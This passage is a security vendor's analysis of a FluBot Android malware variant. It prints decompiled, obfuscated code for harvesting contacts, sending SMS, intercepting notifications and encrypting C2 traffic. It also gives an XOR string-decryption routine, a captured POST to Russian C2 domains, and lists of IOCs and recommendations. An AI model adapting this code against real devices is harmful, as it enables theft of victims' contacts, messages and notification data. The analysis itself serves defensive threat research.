
The code given in Figure 12 shows that the malware is capable of reading Contact data.



```
StringBuilder sb = new StringBuilder($(165, 178, 29666));
cursor = a.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
if (cursor.getCount() != 0) {
    while (cursor.moveToNext()) {
        String string4 = cursor.getString(cursor.getColumnIndex($(178, 190, 24709)));
        String string5 = cursor.getString(cursor.getColumnIndex($(190, 195, 25573)));
        sb.append(string4);
        sb.append($(195, 197, 32382));
        sb.append(string5);
        sb.append($(197, 199, 30562));
    }
    p868c6083.pd7e8eb9d.pc9705bde.pc9705bde.pc9705bde.mca096375(sb.toString(), bool2);
}
```

Figure 12: Reads Contact Data


The code shown in Figure 13 demonstrates that the malware is capable of sending text messages as well.



```
String[] split = m9347a69b.split($(21, 22, -18096), 2);
if (split.length == 2) {
    String str = split[0];
    String str2 = split[1];
    if (!str.isEmpty() && !str2.isEmpty()) {
        if (!pdcf6d7d5.m12143955(pfe50e500.b, str).booleanValue()) {
            PendingIntent broadcast = PendingIntent.getBroadcast(pfe50e500.b, 0, new Intent($2), 0);
            pfe50e500.b.registerReceiver(new p3b965904(), new IntentFilter($2));
            SmsManager.getDefault().sendTextMessage(str, null, str2, broadcast, null);
            int i2 = p1aef00b4.a;
            System.currentTimeMillis();
            pfe50e500.c.add(str);
            pdcf6d7d5.m9347a69b(pfe50e500.b, str);
            if (str.charAt(0) == '0') {
                str = str.substring(1);
```

Figure 13: Sending SMS


The code in Figure 14 shows that the malware is capable of reading notification data and removing the notifications altogether.



```
public void onNotificationPosted StatusBarNotification statusBarNotification) {
    if ((18 + 29) % 29 <= 0) {
    }
    if ((2 + 15) % 15 <= 0) {
    }
    if ((30 + 3) % 3 <= 0) {
    }
    if ((2 + 20) % 20 <= 0) {
    }
    super.onNotificationPosted(statusBarNotification);
    if (getSharedPreferences(getString(2131689500), 0).getBoolean($(0, 1, -32668), false)) {
        cancelNotification(statusBarNotification.getKey());
    }
    if (pd7e8eb9d.c) {
        String string = statusBarNotification.getNotification().extras.getString($(1, 14, -30971));
        String charSequence = statusBarNotification.getNotification().extras.getCharSequence($(14, 26, -31395)).toString();
        pc9705bde.mca096375($(26, 36, -26760) + string + $(36, 38, -29293) + charSequence, Boolean.TRUE);
        cancelNotification(statusBarNotification.getKey());
    }
}
```

Figure 14: Reads Notification Data


The code shown in Figure 15 demonstrates the encryption technique used by the malware to encrypt the data.



```
String str6 = p868c6083.p868c6083.pc9705bde.p4aaa9c36.m81786356(null) + $(UCharacter.UnicodeBlock.TANGUT_ID, UCharacter.UnicodeBlock.
try {
    PublicKey generatePublic = KeyFactory.getInstance($(665, 668, -28629)).generatePublic(new X509EncodedKeySpec(Base64.decode($(UCha
    Cipher instance = Cipher.getInstance($(668, 688, -31636));
    instance.init(1, generatePublic);
    str4 = Base64.encodeToString(instance.doFinal(str6.getBytes(StandardCharsets.UTF_8)), 2);
} catch (Exception unused) {
    str4 = null;
}
byte[] bArr = new byte[nextInt];
for (int i2 = 0; i2 < nextInt; i2++) {
    bArr[i2] = (byte) str5.charAt(i2);
}
byte[] bytes = str2.getBytes(StandardCharsets.UTF_8);
m81786356(bytes, bArr);
p551f03fb.b = String.format($(688, 694, -30262), str4, Base64.encodeToString(bytes, 2)).getBytes(StandardCharsets.UTF_8);
p551f03fb.c = true;
if (!p551f03fb.a()) {
    return null;
}
String str7 = p551f03fb.f == null ? null : new String(p551f03fb.f);
if (str7 == null) {
    return null;
}
byte[] decode = Base64.decode(str7, 0);
m81786356(decode, bArr);
String[] split = new String(decode, StandardCharsets.UTF_8).split($(694, 696, -18904), 2);
if (split.length == 2 && split[0].equals(str6)) {
    return split[1];
}
return null;
atch (Exception unused2) {
return null;
```

Figure 15: Encryption Technique Used by the Malware

The below code shows encrypted strings. After decrypting some strings, we determined that they also contain the FluBot malware variant version information. Refer to Figure 16.




```java
new Thread(new p868c6083()).start();
while (true) {
    String str = Build.VERSION.RELEASE;
    String str2 = Build.MANUFACTURER;
    String str3 = Build.MODEL;
    String language = pd7e8eb9d.a.getResources().getConfiguration().locale.getLanguage();
    int uptimeMillis = ((int) SystemClock.uptimeMillis()) / 1000;
    String networkOperatorName = ((TelephonyManager) pd7e8eb9d.a.getSystemService($(0, 5, -20764))).getNetworkOperatorName();
    if (networkOperatorName == null) {
        networkOperatorName = "";
    }
    Object[] objArr = new Object[9];
    objArr[0] = $(5, 9, -20783);
    objArr[1] = $(9, 12, -18629);
    objArr[2] = str;
    objArr[3] = str2;
    objArr[4] = str3;
    objArr[5] = language;
    objArr[6] = Integer.valueOf(uptimeMillis);
    objArr[7] = networkOperatorName;
    objArr[8] = pdcf6d7d5.m81786356(pd7e8eb9d.a) ? $(12, 13, -18622) : $(13, 14, -23438);
    String m9347a69b = p868c6083.pd7e8eb9d.pc9705bde.pc9705bde.pc9705bde.m9347a69b(String.format($(14, 40, -19022), objArr));
    if (m9347a69b == null) {
        p1a8c2180.m81786356();
        i = 5;
    } else {
        try {
            String[] split = m9347a69b.split($(40, 41, -18325), 2);
            if (split.length == 2) {
                pd7e8eb9d.m81786356(split[0], split[1]);
            }
        } catch (Exception unused) {
        }
        i = 70;
    }
    pdcf6d7d5.mf02c8de9(i);
```

Figure 16: Encrypted Strings

The malware obfuscates certain data such as strings, Command and Control (C&C) Commands, malicious APIs using custom encryption techniques.

Upon analyzing the sample, we found that the malware uses a simple XOR algorithm. The input to the algorithm has been stored in the form of integers. Refer to Figure 17.




```java
package com;

public class pd7e8eb9d {
    private static short[] $ = {-20844, -20852, -20853, -20854, -20863, -20863, -20840, -20833,
-20842, -18673, -18667, -18685, -18573, -23486, -19049, -19007, -19042, -19049, -19007, -19042,
-19049, -19007, -19042, -19049, -19007, -19042, -19049, -19007, -19042, -19049, -19007, -19042,
-19049, -18986, -19042, -19049, -19007, -19042, -19049, -19007, -18361};

    private static String $(int i, int i2, int i3) {
        char[] cArr = new char[(i2 - i)];
        for (int i4 = 0; i4 < i2 - i; i4++) {
            cArr[i4] = (char) ($[i + i4] ^ i3);
        }
        return new String(cArr);
    }

    public static void decrypt() {
        printStrings("$(5, 9, -20783);: ",$(5, 9, -20783));
        printStrings("$(9, 12, -18629);: ", $(9, 12, -18629));

    }

    private static void printStrings(String func, String val) {
        System.out.println(func + val);
    }
}
```

Figure 17: Decryption Code

Traffic Analysis Description

During our traffic analysis, we observed the malware communicating with various IP addresses. Refer to Figure 18.




```
119  http://85.214.228.140   POST  /p.php  ✓  404  123  HTML    php  85.214.228.140
120  http://87.106.18.146    POST  /p.php  ✓  200  142  text    php  87.106.18.146
121  http://181.129.180.251  POST  /p.php  ✓  200  224  text    php  181.129.180.251
122  http://181.129.180.251  POST  /p.php  ✓  200  276  text    php  181.129.180.251
123  http://181.129.180.251  POST  /p.php  ✓  200  316  script  php  181.129.180.251
124  http://181.129.180.251  POST  /p.php  ✓  200  228  script  php  181.129.180.251
```

```
POST /p.php HTTP/1.1
Host: asfnfpfibhtrafy.ru
Connection: close
Content-Length: 358
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Google Pixel 3 Build/QQ1D.200105.002)
Accept-Encoding: gzip, deflate

eE+UMTpruZxkO8K4K7huKX9zPaFoiUQL5NU6COtO1lr9uzHqJaUd54bjNmhKjWx+7hxduhbXobP9f9nX9O0szf/ve3rrdHAWoPNG3WnCxtgrvVm8941C2m097s7yfZ/MHWYiz8zwvmCxof65PSj/xT2krKL+TNDvxlhLzFdIVQQL50NHU4g9s5Q2
lz6wVxMJR9VujkvqM7Za/TK7XcVvWw9S8j+acTuGo+Q9NeVa6NIwhmGCMs4IR1TYpjeJ1a+toUiV2l2L5przEnsYrIP8tZTK6FM5GSAmU9b9nWpy8OtM681Iw/MsZjjHmj3PFgFLCpmPJ6gUQgxjZ2KwYvruWA==
t3T85ZD+4lM=
```

Figure 18: Communicates with the Server

Figure 19 shows that the malware has hardcoded data, i.e., the malicious URL, based out of Russia.



```
<map>
    <string name="a">87DAF0D7E4DA4C68A9F6A903656B0596</string>
    <string name="b">com.android.messaging</string>
    <string name="f">poceeubeciuqyto.ru</string>
</map>
```

Figure 19: Hardcoded Data

Conclusion

Threat Actors constantly adapt their methods to avoid detection and find new ways to target users through sophisticated techniques. Such malicious applications often masquerade as legitimate applications to confuse users into installing them.

Users should install applications only after verifying their authenticity and install them exclusively from the official Google Play Store to avoid exposure to such attacks.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Download and install software only from official app stores like Google Play Store.
- Ensure that Google Play Protect is enabled on Android devices.
- Users should be careful while enabling any permissions on their devices.
- If you find any suspicious applications on your device, uninstall, or delete them immediately.
- Use the shared IOCs to monitor and block the malware infection.
- Keep your anti-virus software updated to detect and remove malicious software.
- Keep your Android device, OS, and applications updated to the latest versions.
- Use strong passwords and enable two-factor authentication.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204.002	User Execution: Malicious File

Defense Evasion	T1418	Application Discovery
Credential Access	T1412 T1432	Capture SMS Messages Access Contacts List
Impact	T1565	Manipulation

Indicators of Compromise (IOCs)

Indicators	Indicator type	Description
9624131c01da6d5b61225a465a83efd32291fa3f2352445c3c052d9d8cfb2daa	SHA256	Malicious APK
hxxp://85.214.228[].]140/p.php	IP	Communicating URL
asfnfpfibhtrafy[].]ru	URL	C2 Domain
hxxp://87.106.18[].]146/p.php	IP	Communicating URL
kkwpifwkkxilltk[.]ru	URL	C2 Domain
hxxp://181.129.180[].]251/p.php	IP	Communicating URL
poceeubeciuqyto[].]ru	URL	C2 Domain

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit https://cyble.com.